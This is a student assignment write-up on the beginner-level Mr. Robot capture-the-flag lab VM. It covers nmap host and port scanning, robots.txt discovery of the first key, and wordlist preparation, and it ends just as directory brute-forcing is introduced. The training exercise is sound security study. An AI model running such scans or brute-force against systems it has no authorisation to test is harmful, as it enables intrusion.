

Name: Samarth Jain

USN: 4SU20CS081

Course: Cybersecurity

Trainer: Bharath Kumar

Date: 14/09/2023

Assignment Details

Assigned Date: 13/09/2023

Due Date: 14/09/2023

Topic: Exploiting Mr. Robot VM

Introduction

Exploiting the Mr. Robot virtual machine (VM) is a hands-on exercise that allows cybersecurity enthusiasts to practice identifying and taking advantage of vulnerabilities in a controlled and legal environment. The Mr. Robot VM is specifically designed to simulate real-world security challenges, making it an ideal platform for honing penetration testing skills.

To start exploiting the Mr. Robot VM, users typically begin by conducting a thorough reconnaissance of the target system. This includes tasks like network scanning, information gathering, and identifying potential entry points. Once vulnerabilities are identified, pentesters can proceed to exploit them. Common exploitation techniques might include leveraging known vulnerabilities in services, exploiting misconfigured permissions, or using social engineering to gain unauthorized access.

The exploitation phase in the Mr. Robot VM often involves various challenges, such as web application vulnerabilities, privilege escalation, and lateral movement within the network. Pentesters need to carefully craft and execute their exploits to achieve their objectives, which can range from gaining access to a restricted system to extracting sensitive information.

Ultimately, exploiting the Mr. Robot VM serves as a valuable training exercise for individuals interested in cybersecurity. It allows them to develop and test their skills in a safe and controlled environment, helping them gain practical experience that can be applied to real-world scenarios. By mastering the art of exploitation within the Mr. Robot VM, individuals can become better prepared to defend against cyber threats and contribute to improving overall cybersecurity.

Content

Finding the IP Address of the device on the same network

Perform ifconfig command on Kali

inet: 10.0.2.15 netmask: 255.255.255.0

In netmask of Kali, you can see that it is divided in four segments. Three segments have 255 and one segment has 0. 255 digit is constant and 0 is a variable. Since segments with 255 are constant and are the first three blocks, this means that first three blocks of the IP address is same for all the devices in the NAT network.

Command: #nmap -sn 10.0.2.1/24

//The command displays(IP & MAC addresses) all the devices connected to the NAT network

//Here $8 \times 3 = 24$ since each of the segment is an octet(8) and 3 constants

In networking, a subnet mask (or netmask) is a 32-bit binary number used to divide an IP address into network and host portions. The subnet mask is represented in decimal form for ease of use, and it is commonly expressed in what is called "dotted-decimal notation," where each octet (8 bits) of the 32-bit mask is represented as a decimal number separated by periods. For example, a subnet mask of 255.255.255.0 is a common subnet mask used in IPv4 networking.

In binary form, the subnet mask 255.255.255.0 is represented as:

11111111.11111111.11111111.00000000

In this notation, the first 24 bits are set to '1' (representing the network portion), and the last 8 bits are set to '0' (representing the host portion). This means that the first 24 bits of the IP address determine the network to which the device belongs, and the remaining 8 bits can be used to address individual hosts within that network.

So, when you see a subnet mask of 255.255.255.0, it means that the first three octets of the IP address are part of the network, and the last octet can be used to address individual devices within that network.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is '(root㉿kali)-[~]'. The window contains the following text:

```
File Actions Edit View Help
[kali㉿kali]-[~]
$ sudo -
[sudo] password for kali:
[=root㉿kali]-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::804:6519%296b:9d4d prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:53:0c:ba txqueuelen 1000  (Ethernet)
            RX packets 1 bytes 590 (590.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 22 bytes 3034 (2.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000  (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[=root㉿kali]-[/home/kali]
# nmap -sn 10.0.2.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-21 10:12 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00026s latency).
MAC Address: 52:54:00:0C:00:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00010s latency).
MAC Address: 52:54:00:12:3F:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00023s latency).
MAC Address: 08:00:27:55:7D:0F (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up (0.0015s latency).
MAC Address: 08:00:27:E0:CC:C0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 28.70 seconds
[=root㉿kali]-[/home/kali]
```


We can see the MAC Address in the Network Settings of the victim's virtual machine. The MAC address matches the nmap scan made on the device with IP address 10.0.2.8.

Therefore the IP address of the black-box machine is 10.0.2.8.



Mr. Robot Virtual Machine

Description: Based on the show, Mr. Robot. This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find. The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.



Port Scanning


Command: #nmap -T4 -A 10.0.2.7

Open Ports

80 //http

443 //https

When a VM has port 80 and port 443 open, it typically means that the VM is hosting a web server that supports both unencrypted HTTP (port 80) and encrypted HTTPS (port 443) connections. Port 80 is used for unsecured web traffic, while port 443 is used for secure web traffic protected by SSL/TLS encryption. This configuration allows users to access web content or services on the VM using both standard HTTP and secure, encrypted HTTPS connections.




```
(root㉿kali)-[~/home/kali]
# nmap -T4 -A 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-21 10:39 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00087s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 08:00:27:E0:CC:C0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop                               "the quieter you become, the more you are able to hear"

TRACEROUTE
HOP RTT      ADDRESS
1  0.87 ms  10.0.2.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.40 seconds

(root㉿kali)-[~/home/kali]
```

URL: http://10.0.2.8/



```
Kali Linux 10.0.2.8/ 10:44
← → ⌂ 10.0.2.8/ 10:44
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

10:44 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
10:44 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join


root@fsociety:~# Looking up olmg.nbcuni.com...
```

robots.txt

This text file defines all the directories/webpages that are allowed or disallowed to be accessed by a spidering bot or other bots.

Ex: www.google.com/robots.txt


<http://10.0.2.8/robots.txt>



key-1-of-3.txt

The objective of the Mr. Robot Virtual Machine is to find 3 keys. The first of 3 keys is found.


Key_1: 073403c8a58a1f80d943455fb30724b9



fsociety.dic

Opening the webpage automatically downloaded a file called fsociety.dic.

A '.dic' file is a data file that typically contains a list of words or terms, each on a separate line, used for various purposes in software applications. These purposes can include spell checking in word processing software, storing custom dictionaries with specialized vocabulary, or providing word lists for language learning tools. The format and content of a '.dic' file can vary depending on the specific application or context in which it is used.



Contents of fsociety.dic

The file contains a long list of words.

```
1 true
2 false
3 wikia
4 from
5 the
6 now
7 Wikia
8 extensions
9 rfc
10 window
11 http
12 var
13 page
14 Robot
15 Elliot
16 styles
17 and
18 document
19 mrobot
20 com
21 ago
22 function
23 slotname
24 null
25 chat
26 user
27 Special
28 GlobalNavigation
29 images
30 net
31 push
32 category
33 Alderson
34 lang
35 nocookie
36 ext
37 ts
38 output
39 SLOTNAME
40 for
41 oasis
42 color
43 minute
44 css
45 beacon
```

Command: wc -l fsociety.dic //Displays the number of words in the file

The file contains 858160 words.

Command: cat fsociety.dic | sort | uniq > wordlist.txt

//Sorts the fsociety.dic file and writes the unique words onto another file.

Sorted and unique wordlist contains 11451 words.

A screenshot of a terminal window titled 'kali@kali: ~/Desktop/Mr. Robot'. The terminal shows the following command sequence:

```
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ pwd
/home/kali
└──(kali㉿kali)-[~]
$ cd Desktop
└──(kali㉿kali)-[~/Desktop]
$ mkdir "Mr. Robot"
└──(kali㉿kali)-[~/Desktop]
$ cd "Mr. Robot"
└──(kali㉿kali)-[~/Desktop/Mr. Robot]
$ cp /home/kali/Downloads/fsociety.dic .
└──(kali㉿kali)-[~/Desktop/Mr. Robot]
$ wc -l fsociety.dic
858160 fsociety.dic
└──(kali㉿kali)-[~/Desktop/Mr. Robot]
$ cat fsociety.dic | sort | uniq > wordlists.txt
└──(kali㉿kali)-[~/Desktop/Mr. Robot]
$ wc -l wordlists.txt
11451 wordlists.txt
└──(kali㉿kali)-[~/Desktop/Mr. Robot]
$
```

Contents of wordlist.txt

The file contains a long list of words in a sorted manner.

A screenshot of a terminal window titled 'wordlist.txt - Mousepad'. The terminal shows the following content:

```
1 b00
2 000000
3 000080
4 001
5 002
6 003
7 0032
8 0035
9 004
10 00480
11 0045
12 005
13 0065
14 007
15 009Average
16 010
17 011
18 012
19 0125
20 015
21 016
22 017
23 01716
24 01721
25 017
26 020
27 022
28 023
29 024
30 025
31 026
32 028
33 02723
34 030
35 031
36 032
37 036
38 038
39 039
40 03111
41 032
42 040
43 042
```

Directory Bruteforce

Directory brute force is a hacking technique where an attacker systematically attempts to guess or discover the names of directories or folders on a web server, typically in an effort to find hidden or sensitive content. This method involves trying various directory and file names in a repetitive manner to uncover potentially vulnerable or unprotected resources.

Syntax: dirb <web directory>

